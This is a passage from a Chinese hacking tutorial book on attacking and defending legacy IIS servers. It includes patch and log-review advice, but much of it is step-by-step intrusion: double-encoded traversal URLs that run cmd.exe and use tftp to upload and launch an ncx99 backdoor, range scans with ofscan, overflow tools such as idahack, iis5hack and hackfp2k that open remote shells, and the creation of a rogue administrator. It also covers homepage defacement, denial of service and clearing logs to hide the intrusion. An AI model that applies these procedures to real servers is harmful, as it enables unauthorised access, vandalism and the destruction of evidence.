http://61.52.X.X/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+tftp -i 127.0.0.1 GET ncx99.exe c:\\inetpub\\scripts\\xr.exe
```

命令解释：

127.0.0.1为本机的IP；命令行中的c:\inetpub\scripts\为目标主机服务器目录，要看主机的具体情况而定。黑客输入上面这一行命令的目的是把ncx99.exe上传到目标主机，并改名为xr.exe（可能是其它名字，可以随意改的）。



注意，这里使用的是“\\”，而不是“\”。

一般情况下要过大概3分钟左右，IE浏览器左下角会显示完成，红色漏斗消失，此时ncx99.exe已经上传到目标主机c:\inetpub\scripts\目录，并成功改名为xr.exe。

再使用如下命令来执行xr.exe（即ncx99.exe文件）

```
http://61.52.X.X/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+c:\inetpub\scripts\xr.exe
```

暂时不要关闭浏览器，此时我们就可以 telnet X.X.X.X 了。

新打开一个命令提示符窗口，在其中输入：telnet 61.52.142.40 99，99 为 ncx99.exe 默认端口。当出现登录成功信息时，表示已经取得了系统权限。

以后就看该黑客怎么使用这台机器了，上传什么控制文件也由他决定。

---

## 7.2.5 Unicode 漏洞解决方案

---

如果有人利用 Unicode 漏洞进入目标主机，并执行过 Ftp 命令，例如到某个 Ftp 站点下载过文件，都会在日志中被记录下来，不要以为他删除那个文件或给文件改名就可以逃脱入侵的证据了。在目标主机的 winnt\system32\logfiles\msftpsvc1 目录下，可以找到运行 Ftp 的日志，如果有人执行过 Ftp 命令，在日志文件里可以看到类似下面的记录（其中 127.0.0.1 为日志中记载的入侵者的 IP）：

```
11:49:19 127.0.0.1 [2]USER xiaorong 331
11:49:19 127.0.0.1 [2]PASS - 230
11:49:19 127.0.0.1 [2]sent /lucky.txt 226
11:49:19 127.0.0.1 [2]QUIT - 226
```

这样你就可以通过这个记录来发现他的 IP，再来抓住他。

另外，在 winnt\system32\logfiles\w3svc1\ 目录里保留有 web 访问记录，如果曾经被人利用 Unicode 漏洞访问过，可以在日志里看到类似下面的记录（其中 127.0.0.1 为日志中记载的入侵者的 IP）：

```
11:36:18 127.0.0.1 GET /scripts/../../../../winnt/system32/cmd".exe 401
11:36:18 127.0.0.1 GET /scripts/../../../../winnt/system32/cmd".exe 200
11:37:27 127.0.0.1 GET /scripts/../../../../winnt/system32/cmd".exe 401
11:37:27 127.0.0.1 GET /scripts/../../../../winnt/system32/cmd".exe 502
```

是不是一清二楚呢？不过狡猾的黑客（高手）还是会有其它应对方法的，但是经常查看日志文件，却是有百利而无一害哦！

只用上面的方法太被动了，还是主动些先解决了 Unicode 漏洞为好，下面为你提供了两种方案：

### 1. 简单解决方案

限制网络用户访问和调用 cmd 的权限。

在 Scripts、Msadc 目录没必要使用的情况下，删除该文件夹或者改名。

安装 NT 系统时不要使用默认 WINNT 路径，比如可以改名为 lucky 或者其他名字。

### 2. 最好的解决办法

最好的方法当然是下载微软提供的补丁了。可以从如下地址下载补丁：

对于 IIS 4.0 到这里：

<http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp>

对于 IIS 5.0 到这里：

<http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp>

---

## 7.3 IIS 错误解码漏洞攻防

---

IIS 在加载可执行 CGI 程序时，会进行两次解码。第一次解码是对 CGI 文件名进行 Http 解码，然后判断此

文件名是否为可执行文件，如检查后缀名是否为“.exe”或“.com”等。在文件名检查通过之后，IIS 会进行第二次解码。正常情况下，应该只对该 CGI 的参数进行解码，然而，IIS 有时会错误地将已经解过码的 CGI 文件名和 CGI 参数一起进行解码。这样，CGI 文件名就被错误地解码两次。通过精心构造 CGI 文件名，攻击者可以绕过 IIS 对文件名所做的安全检查。在某些条件下，攻击者可以执行任意系统命令。

### 7.3.1 利用 IIS 错误解码漏洞进行攻击

对于“\”这个字符，正常编码后是%5c。这 3 个字符对应的编码为：

'%' = %25

'5' = %35

'c' = %63

如果要对这 3 个字符再做一次编码，就可以有多种形式，例如：

%255c

%%35c

%%35%63

%25%35%63

... ..

因此，“.\”就可以表示成“..%255c”或“..%%35c”等形式。

在经过第一次解码之后，变成“..%5c”。IIS 会认为这是一个正常的字符串，不会违反安全规则检查。而在第二次被解码之后，就会变成“..\”。因此攻击者就可以使用“..\”来进行目录遍历，执行 web 目录之外的任意程序。

这是因为 IIS 只会过滤查看用户键入的地址栏是否有“\”或“%5c...”这些东西，但却不会查看自己编码后的内容，再加上它会对有%符号后面的两个数字进行编码，直到%符号不存在为止，因此利用 IIS 的这两项特性，我们可键入 IIS 不会阻挡的地址，而在编码后却有“\”存在地址中，如此就可以达到运行 cmd.exe 程序的目的。

例如，如果 TARGET 存在一个虚拟可执行目录(scripts)，并且它与 windows 系统在同一驱动器上。那么提交类似下列请求：

http://TARGET/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

IIS 就会首先将其编译成：

http://TARGET/scripts/..%5c..%5cwinnt/system32/cmd.exe?/c+dir+c:\

然后再编译成：

http://TARGET/scripts/...\winnt/system32/cmd.exe?/c+dir+c:\

最后列出 C:\ 的根目录。

当然，对于“/”做变换同样可以达到上面的效果。例如：将“%255c”换成“%%35%63”、“%25%35%63”等。



不过通过这种方式得到的权限视对方网管人员对 IUSER\_machinename 用户的权限设置得高低而定，也就是说只能以 IUSER\_machinename 用户的权限执行命令。与 Unicode 漏洞一样，利用 IIS 错误解码漏洞进入目标服务器后由于权限一般仅 Guest，所以能做的事比较有限，但还是可以查看各文件夹中有哪些文件，查看纯文本文件内容，删除文件、复制文件、简易修改网页……等操作。

### 7.3.2 IIS 错误解码漏洞的防范

既然是漏洞，微软当然有提供补丁程序来解决，大家可以到下列地址下载补丁。

.Windows 2000 操作系统中 IIS5.0 的修补：

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29764>

Winnt 操作系统中 IIS 4.0:的修补:<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29787>

下载完成直接运行,依照提示操作,完成后重新启动计算机即可。

另外还需要注意如下的一些问题:

- (1) 如果不需要可执行的 CGI,可以删除可执行虚拟目录,例如 /scripts 等等。
- (2) 如果确实需要可执行的虚拟目录,建议将可执行虚拟目录单独放在一个分区
- (3) 将所有可被攻击者利用的命令行工具移到另外一个目录中并禁止 GUEST 组访问。



另外,微软还有一个跟我们前面所讲的 Unicode 漏洞和 IIS 错误解码漏洞类似的漏洞,叫 CGI 解译错误漏洞,也是对用户键入的地址判断错误而造成的,但是此漏洞并非默认就存在的,而是必须有几项因素都配合之后才会产生,因此想要利用此漏洞的几率很低,这里也就不作详细介绍了。

## 7.4 .ida/.idq 缓冲区溢出漏洞攻防

作为安装 IIS 过程的一部分,系统会安装几个 ISAPI 扩展.dlls 文件,其中 idq.dll 是 Index Server 的一个组件,对管理员脚本和 Internet 数据查询提供支持。但是,idq.dll 在一段处理 URL 输入的代码中存在一个未经检查的缓冲区,攻击者利用此漏洞能导致受影响服务器产生缓冲区溢出,从而执行自己提供的代码。更为严重的是,idq.dll 是以 System 身份运行的,攻击者可以利用此漏洞取得系统管理员权限。

### 7.4.1 利用.ida/.idq 缓冲区溢出漏洞攻击

#### 1. 扫描有.ida/.idq 缓冲区溢出漏洞的 IIS 服务器

首先需要使用扫描工具找出哪些网站服务器或是你想要进入的目标服务器是否存在 .ida/.idq 缓冲区溢出漏洞,针对远程溢出漏洞,我们可以采用 ofscan (即 IIS Remote Overflow Exploit Scanner,IIS 远程溢出漏洞扫描) 软件,它是一个 DOS 命令行工具,其用法如图 7-4-1 所示。

```
D:\tools\iis>ofscan /?

IIS 远程溢出漏洞扫描工具 1.03          Design By:程秉辉
IIS Remote Overflow Exploit Scanner 1.03  http://fagdiy.diy.163.com
远程溢出漏洞进行黑客任务实战说明见 黑客任务实战-服务器攻防篇 <北京希望出版>

语法: ofscan [option] [single IP|Begin IP] [End IP]

[option] 种类:
/pri 扫描 .printer 远程溢出漏洞
/ida 扫描 .ida 远程溢出漏洞
/asp 扫描 .asp 远程溢出漏洞
/fp2k 扫描 FrontPage 2000 服务器扩展远程溢出漏洞
/fpweb 扫描 FrontPage 服务器扩展 Web 页面处理漏洞
/fp 扫描服务器是否使用 FrontPage 2000 服务器扩展远程管理

D:\tools\iis>
```

图 7-4-1 iis 远程溢出漏洞扫描工具 ofscan 的用法



从图 7-4-1 中看出,可以使用 ofscan 工具扫描 iis 的多种远程溢出漏洞,除此之外,后面介绍的漏洞,也可以使用此工具进行扫描。

打开命令窗口,输入如下命令:ofscan /ida [Begin IP] [End IP],如图 7-4-2 所示。

```
D:\tools\iis>ofscan /ida 61.186.176.10 61.186.177.254

IIS 远程溢出漏洞扫描工具 1.03          Design By:程秉辉
IIS Remote Overflow Exploit Scanner 1.03  http://fagdiy.diy.163.com
远程溢出漏洞进行黑客任务实战说明见 黑客任务实战-服务器攻防篇 <北京希望出版>

61.186.177.11 可能有 .ida 溢出漏洞
100% 已完成.
D:\tools\iis>
```

这就是你想要的 IIS 服务器 IP 地址

图 7-4-2 扫描指定 IP 段存在 .ida 溢出漏洞的网站

## 2. 利用软件进行攻击

找到了具有 .ida/.idq 缓冲区溢出漏洞的 IIS 服务器后，下面我们就可以利用攻击的工具造成溢出，这里以最经典的 idahack 工具为例进行介绍，这也是一个 DOS 命令行工具。

打开命令窗口，输入如下命令：

```
idahack <目标服务器 IP> <hostport> <hosttype> <shellport>.
```

其中：hostport 是指服务器端口，一般是 80；

shellport 是溢出后连接的端口，随意设置一个不常用的端口。

hosttype 是 Windows 版本代码类型，其对应关系如下表：

Windows 版本	<hosttype>代码
Windows 2000 繁体中文版	1
Windows 2000 繁体中文版 SP1	2
Windows 2000 繁体中文版 SP2	3
Windows 2000 英文版	4
Windows 2000 英文版 SP1	5
Windows 2000 英文版 SP2	6
Windows 2000 日文版	7
Windows 2000 日文版 SP1	8
Windows 2000 日文版 SP2	9
Windows 2000 韩文版	10
Windows 2000 韩文版 SP1	11
Windows 2000 韩文版 SP2	12
WinNT 繁体中文版 SP5	13
WinNT 繁体中文版 SP6	14

其命令的具体操作如图 7-4-3 所示。

```
D:\tools\iis>idahack 61.186.177.11 80 3 98
index server 2 overflow. writen by sunx
http://www.sunx.org
for test only, dont used to hack, :p

connecting...
sending...
checking...
Fail: unable to overflow
```

这里显示的是:无法溢出，失败。  
如果显示:  
Now you can telnet to 98port  
Good luck:) 就表示溢出成功，  
你可以直接连接 98 端口

图 7-4-3 使用 idahack 工具的操作命令

### 提示

若<hosttype>的 3 个值（若是中文版就是 1、2、3）都试过还是没有出现可以 telnet 连接的信息，那就只好放弃它，再试试其它的 IP 地址。使用 ofscan 找出来具有 ida/idq 漏洞的网站，用 idahack 溢出攻击成功的概率大约只有 15%~30%，所以要有足够的耐心才行，因为有些机器即使已将 ida/idq 漏洞修补好，或是更新到了 Service Pack3 及更高版本也会报“可能有”。

找到溢出成功的 IP 地址后, 就可以使用 telnet 连接远程主机的 98 端口了, 我们可以使用专门的连接工具 NC, 如图 7-4-4 所示。






图 7-4-4 使用连接工具 nc

 NC 即网络工具有 “瑞士军刀” 美誉的 NetCat, 用户可以在网上搜寻红与黑重新设计编译制作的 NC, 身材缩减到了原来的 1/5, 仅 10K, 功能完全一样, 运行更快, 上传下载更方便!

如果使用 idahack 都可以成功, 但是使用 Telnet 连接时却失败, 则很可能是该服务器安装有防火墙, 所以虽然溢出成功却无法连接, 可能是所使用的端口被防火墙阻挡, 这时可以换个端口再试试, 有可能会成功。

 ida/idq 漏洞可以结合 Unicode 漏洞一起使用, 将提升权限的小工具 idq.dll 上传到对方服务器中 (这与索引服务的那个 idq.dll 不同, 不要弄混了), 然后再使用 ispc.exe 程序连接刚刚上传过去的 idq.dll, 从而提升权限, 并在对方服务器中添加管理员用户。

## 7.4.2 .ida/idq 缓冲区溢出漏洞的防范

### 1. 下载安装漏洞补丁

针对此漏洞, 微软公司提供了相应的补丁, 我们只要为 IIS 服务器打上相应的补丁, 也就可以堵住 .ida/.idq 缓冲区溢出漏洞。

Windows NT 4.0:

下载: <http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833>

Windows 2000 Professional, Server and Advanced Server:

下载: <http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800>

另外, 由于微软的 SP3 及 SP3 以上的补丁中已经包含此补丁程序, 所以你可以直接到微软网站下载最新的 SP4 补丁程序:

<http://www.microsoft.com/windows2000/downloads/servicepacks/sp4/default.asp>

### 2. 删除对 .idq 和 .ida 的脚本映射

在主机的管理工具中, 打开 Internet 信息服务管理器, 在左边的窗口中右键单击主机, 并从弹出地菜单中选择 “属性”, 如图 7-4-5 所示。



图 7-4-5 Internet 信息服务

打开如图 7-4-6 所示的属性对话框中，在“主属性”下拉列表框中选择“WWW 服务”，然后单击旁边的“编辑”按钮。

在弹出的“WWW 服务主属性”对话框中，选择“主目录”选项卡，在“应用程序设置”区域中，单击“配置”按钮，如图 7-4-7 所示。



图 7-4-6 属性对话框




图 7-4-7 WWW 服务主属性对话框

打开图 7-4-8 所示的“应用程序配置”对话框中，打开“应用程序映射”选项卡，可以看到其中有許多选项，将 idq.dll 和 ida.dll 等程序的映射全部删除掉，只保留 .asp, .shtm, .shtml, .stm 4 种格式文件的映射即可（因为大多数网站只用到这几种映射，其余的映射很少用到）。

如果确实需要这一类文件时，必须安装最新的系统修补补丁，并且选中相应的程序映射，再点击“编辑”按钮，在“添加/编辑应用程序扩展名映射”对话框中勾选“检查文件是否存在”选项，如图 7-4-9 所示。这样当客户请求这类文件时，IIS 会先检查文件是否存在，文件存在后才会去调用程序映射中定义的动态链接库来解析。



图 7-4-8 删除无用的映射



图 7-4-9 要求检查文件是否存在

**注意**

如果其它系统组件被增删，有可能导致该映射被重新自动安装。

## 7.5 .printer 缓冲区漏洞攻防

由于 IIS 5 的打印 ISAPI 扩展接口建立了 .printer 扩展名到 Msw3prt.dll 的映射关系（缺省情况下该映射也存在），当远程用户提交对 .printer 的 URL 请求时，IIS 5.0 会调用 Msw3prt.dll 解释该请求，加之 Msw3prt.dll 缺乏足够的缓冲区边界检查，远程用户可以提交一个精心构造的针对 .printer 的 URL 请求，其“Host:”域包含大约 420B 的数据，此时在 Msw3prt.dll 中发生典型的缓冲区溢出，潜在地允许执行任意代码。在溢出发生后，Web 服务会停止用户响应，而 Windows 2000 将接着自动重启它，进而使得系统管理员很难检查到已发生的攻击。


由于 .printer 溢出漏洞只存在于 Windows 2000 与 Windows 2000+SP1 环境中，而且许多服务器并不提供 Internet 打印功能而关闭了此服务，所以能够找到具有 .printer 溢出漏洞而且可以成功入侵的服务器非常少，成功率较低。

### 7.5.1 利用 IIS5.0 的 .printer 溢出漏洞攻击

首先是要寻找攻击的主机，可以通过对目标网段进行扫描，检查是否存在有该漏洞的主机。除了可以使用第 7.4.1 介绍的 ofscan 工具来扫描以外（使用命令：ofscan /pri 目标服务器 IP），也可以使用 X-scan 扫描其 IIS 漏洞，然后再从其结果中找出 .printer 溢出漏洞的服务器。

具体操作步骤如下：

打开 X-scan，出现如图 7-5-1 所示主窗口。

然后选择“设置”|“扫描模块”选项或单击  按钮，这时候将出现如图 7-5-2 所示的“扫描模块”对话框。只保留 IIS 漏洞一项的选中，其它项全部去掉，然后确定。





图 7-5-1 X-scan 的主程序窗口



图 7-5-2 “扫描模块”窗口

再点选“设置”|“扫描参数”或者单击  按钮，在弹出的“扫描参数”窗口中输入目标主机 IP 地址的扫描范围，然后选择设定线程数量，如图 7-5-3 所示。




图 7-5-3 设置扫描参数



最后单击“开始扫描”。这样，如果对方主机存在该漏洞，就会在命令行界面中出现“Found IIS remote .printer overflow bug!!!”的提示，如图 7-5-4 所示，这时就成功了一半。




图 7-5-4 出现命令行提示

接下来，要使用工具去利用这一漏洞，目前这方面的软件很多，在这里以 iishack5.0 的使用为例，其用法有点类似 idahack，如图 7-5-5 所示。

我们直接输入命令：iis5hack 10.0.14.21 80 0 99 对远程的目标服务器进行攻击，如图 7-5-6 所示。




图 7-5-5 iishack 的用法显示




图 7-5-6 使用 iis5hack 进行攻击

溢出成功，此时就可以使用命令：telnet 10.0.14.21 99 登录到目标服务器了。这样，就得到了远程的 system 权限，顺便做个后门，也检验一下此时的权限，图 7-5-7 所示，即顺利地添加了一个 IUSRredpp 用户，并把这个用户添加到了 administrator 组。

现在，我们已经完全能够控制这一台服务器了。

然后再来看看该服务器的主页放在哪个位置，先登录主页，单击右键看看特殊图片的文件名，然后通过 dir c:\filename.gif /s 来搜索这个文件。如果 C 盘上没有，就到 D 盘，假设它的主页放在 d:\inetpub\wwwroot 下，下面来黑掉它（这里并不希望大家这样做，特别是在国内主机上，千万不要做这种愚蠢而非法的事情。我们再次重申本书所涉及内容仅供研究，不赞成非法使用该技术！）

在命令行状态下，进行如图 7-5-8 所示的操作：

现在再通过 Web 访问对方的网页，已经被更换成 hacked by Eastdark 字样的网页了。




图 7-5-7 建立一个管理员用户



图 7-5-8 更换目标服务器网页



聪明的人一定想到了：如果我们把木马、命令行密码破解工具（通过重定向来得知密码）传过去，就可以更方便的做事情了。

现在，我们可以远程执行 cmd.exe 了，即 telnet 获得输入端，现在可以做许多事情了，比如上传 / 下载文件，也可以通过把 cmd.exe 复制到 inetpub 的 scripts 目录下面做一个小后门，以后就可以通过 IE 来执行命令了，如图 7-5-9 所示。




图 7-5-9 通过 IE 来执行命令

如此，利用 IIS5.0 的 .printer 漏洞已完全攻陷了这台主机。



另外，你也可以使用小榕的 IIS5Exploit 软件进行溢出攻击。

## 7.5.2 .printer 溢出漏洞的防范

只要远程主机存在 .printer 漏洞，开启了 80 端口或是 443 端口的 Windows 2000 操作系统，都可以采用第 7.5.1 节讲述的方法进行攻击，所以非常危险。如果是我们来管理服务器，该如何避免这一漏洞给服务器带来的危害呢？

由于此漏洞是由于以 .printer 为后缀的脚本会传送给 msw3prt.dll 而产生的，因此删除 .printer 映射就能杜绝这个漏洞，如第 7.4.2 节中所讲述的那样，在“控制面板”|“管理工具”|“Internet 服务管理器”|“Web 站点属性”|“主目录”|“配置”，找到 .printer 映射，如图 7-5-10 所示，然后删除便可以了，但这样的操作会丧失网络打印的功能，不过总比被人利用这漏洞入侵要好。

还可以到微软的网站下载相应的补丁程序，下载地址如下：

[http://www.microsoft.com/Downloads/Release.asp?](http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321)

ReleaseID=29321



图 7-5-10 删除 .printer 的映射

## 7.6 FrontPage 2000 服务器扩展缓冲区溢出漏洞

微软 FrontPage2000 服务器扩展软件包中带了一个动态链接库：fp30reg.dll，它存在一个缓冲区溢出漏洞。当向 fp30reg.dll 提交一个包含超过 258 字节的长 URL 请求时，将触发一个基于堆栈的缓冲区溢出。成功地利用这个漏洞，攻击者可以在被攻击的主机上远程执行任意代码。

如果 fp30reg.dll 收到一个它不理解的参数时，它会返回一个错误信息给请求者：

“The server is unable to perform the method [用户提供的参数] at this time”

这个错误信息被保存在堆栈中的一个缓冲区中。fp30reg.dll 调用 USER32.wsprintfA() 来构造返回消息，由于没有检查用户输入数据的长度，攻击者可以重写某些重要的内存地址以改变程序流程，例如：异常结构或者保存的返回地址等。

USER32.wsprintfA() 用到的格式串为：

<HEAD><TITLE>HTTP Error 501</TITLE></HEAD><BODY><H1>NOT IMPLEMENTED </H1>

The server is unable to perform the method <b>%s</b> at this time.</BODY>

它也被保存在堆栈中，而且它的地址在（目标缓冲区地址+256 字节）处，因此在溢出发生时，格式串会被重写，攻击者必须设法使拷贝顺利完成。

如果攻击者使用随机数据，可导致 IIS 停止响应。

对于 IIS 5.0，IIS 服务会自动重新启动。而对于 IIS 4.0，需要手工重启服务。

成功地利用这个漏洞，在 IIS 5.0 中，攻击者可以获取 IWAM\_machinename 用户的权限。在 IIS 4.0 中，攻击者可以获取 Local System 权限。

#### ⊗ 注意

fp30reg.dll 在另外一个目录：“\Program Files\Common Files\Microsoft Shared\Web Server Extensions\40\bin\”下有一份拷贝，名字为：fp4areg.dll。攻击者也可以利用 unicode 等漏洞来访问这个程序。

## 7.6.1 利用 FrontPage 2000 服务器扩展缓冲区溢出漏洞攻击

### 1. 扫描有 FrontPage 2000 服务器扩展缓冲区溢出漏洞的 IIS 服务器

首先需要使用扫描工具找出哪些网站服务器或是想要进入的目标服务器是否有 FrontPage 2000 服务器扩展缓冲区溢出漏洞。针对这个漏洞，也可以采用第 7.4.1 节所介绍的 ofscan（即 IIS Remote Overflow Exploit Scanner，IIS 远程溢出漏洞扫描）软件来进行扫描。

打开命令窗口，输入如下命令：ofscan /fp2k [Begin IP][End IP]，如图 7-6-1 所示。

```
D:\tools\iis>ofscan /fp2k 61.186.179.10 61.186.186.254

IIS 远程溢出漏洞扫描工具 1.03          Design By:程秉辉
IIS Remote Overflow Exploit Scanner 1.03  http://faqdiy.diy.163.com
远程溢出漏洞进行黑客任务实战说明见 黑客任务实战—服务器攻防篇 <北京希望出版>

4% 已完成。
```

图 7-6-1 扫描指定 IP 段可能存在 FrontPage 2000 服务器扩展缓冲区溢出漏洞的网站

当扫描完成，就会在后面显示可能存在 FrontPage 2000 服务器扩展缓冲区溢出漏洞的网站的 IP 地址。

### 2. 利用软件进行攻击

找到了具有 FrontPage 2000 服务器扩展缓冲区溢出漏洞的 IIS 服务器后，下面就可以利用攻击的工具造成溢出，这里以 hackfp2k 软件为例进行介绍，这也是一个 DOS 命令行工具。

进入代理跳板，运行 cmd 命令，进入 Dos 窗口中进行操作，输入如下命令：

hackfp2k [目标服务器 IP] [host port] [shell option]

host port：服务器端口，不键入则默认 80；

shell option：此选项决定采用何种入侵方式。1 表示直接入侵，2 表示使用 Telnet 入侵（通过端口 23）。具体的操作如图 7-6-2 所示。

```
D:\tools\iis>hackfp2k 10.0.14.21 80 1

FrontPage 2000 SE 远程溢出漏洞工具 1.00          Design By:程秉辉
FrontPage 2000 SE Remote Overflow Exploit 1.00    http://faqdiy.diy.163.com
利用此漏洞进行黑客任务实战详见 黑客任务实战—服务器攻防篇 <北京希望出版>

溢出攻击失败!!

请按任一健结束此程序...
D:\tools\iis>
```

图 7-6-2 使用 hackfp2k 软件进行溢出攻击

如果溢出攻击成功，则会显示：“溢出攻击成功！！请稍等...”的字样，稍候根据提示按下 Enter 键即可进

入目标服务器中。

## 7.6.2 FrontPage 2000 服务器扩展缓冲区溢出漏洞的防范

由于FrontPage 2000 服务器扩展缓冲区溢出漏洞并不为大多数人所熟知，因此很多网管根本就不知它为何物，当然也就没有修补和防堵，从而给了黑客可乘之机。现在我们已经知道这个漏洞的危害性，该如何来防范呢？

### 1. 下载安装漏洞补丁

在Windows 2000 的SP3 中已经包含了对该漏洞的修补，所以可以检查一下网站服务器当前Windows 2000 是哪个版本，鼠标右击“我的电脑”|“属性”|“常规”，如图7-6-3 所示。

如果已经是SP3 或是SP3 以上的版本那就不用修补，若没有显示任何Service Pack 则是最早的Windows 2000 版本，可以直接到微软网站下载最新的SP4 补丁：  
<http://www.microsoft.com/windows2000/downloads/servicepacks/sp4/default.asp>

另外，也可以到下列地址下载该漏洞的相应补丁程序进行修补：

Microsoft Windows NT 4.0：

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=31038>

Microsoft Windows 2000：

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30727>



图 7-6-3 查看当前补丁版本

### 2. 删除对应的文件

如果找补丁程序有困难，我们也可以采用临时解决方法，就是删除或禁止任何人访问 fp30reg.dll 和 fp4areg.dll。这是没有办法的办法，最好还是打上补丁将漏洞堵住。



另外，对服务器的攻击还有拒绝

服务攻击即瘫痪攻击，让该网站永远（或是暂时）无法提供各项网络服务（如无法浏览），让网站服务器的主人遭受程度不同的损失。我们同样可以利用Ofscan 扫描到的 .ldq/.ida/.printer/.asp 等缓冲区溢出漏洞和FrontPage Web 页面处理漏洞进行拒绝服务攻击，如图7-6-4 所示使用 iis\_dos 工具进行拒绝服务攻击的使用方法。



图 7-6-4 使用 iis\_dos 工具进行拒绝服务攻击

## 7.7 清除攻击日志

后门做好了，千万不要以为万事大吉！大多数的服务器都有各种连接和使用的日志，只要对某个服务器进行入侵或攻击，多半都会被记录下来，其中最重要的信息就是你当时上网的 IP 地址（若是通过代理服务器或跳板电脑上网，则是代理服务器或跳板电脑的 IP 地址），因此，为了防止网管人员发现自己入侵的踪迹，在离开之前我们需要将这些日志全部清除掉，包括应用程序日志，安全日志、系统日志、WWW 日志等等。



特别强调，要想清除日志，必须要提升到具有系统管理员等级的权限才行。

### 1. 使用清理工具

我们可以使用专门清除 IIS 日志 (log) 的 Cleaniislog 和清除一般日志的 Clearlogs 这两个小工具来进行日志清理。

#### (1) 上传 Cleaniislog

在离开目标服务器之前开始进行清理工作，首先你必须要用具有系统管理员权限的账户先登录该服务器，然后将 Cleaniislog.exe 上传到该服务器中。

具体操作如图 7-7-1 所示。

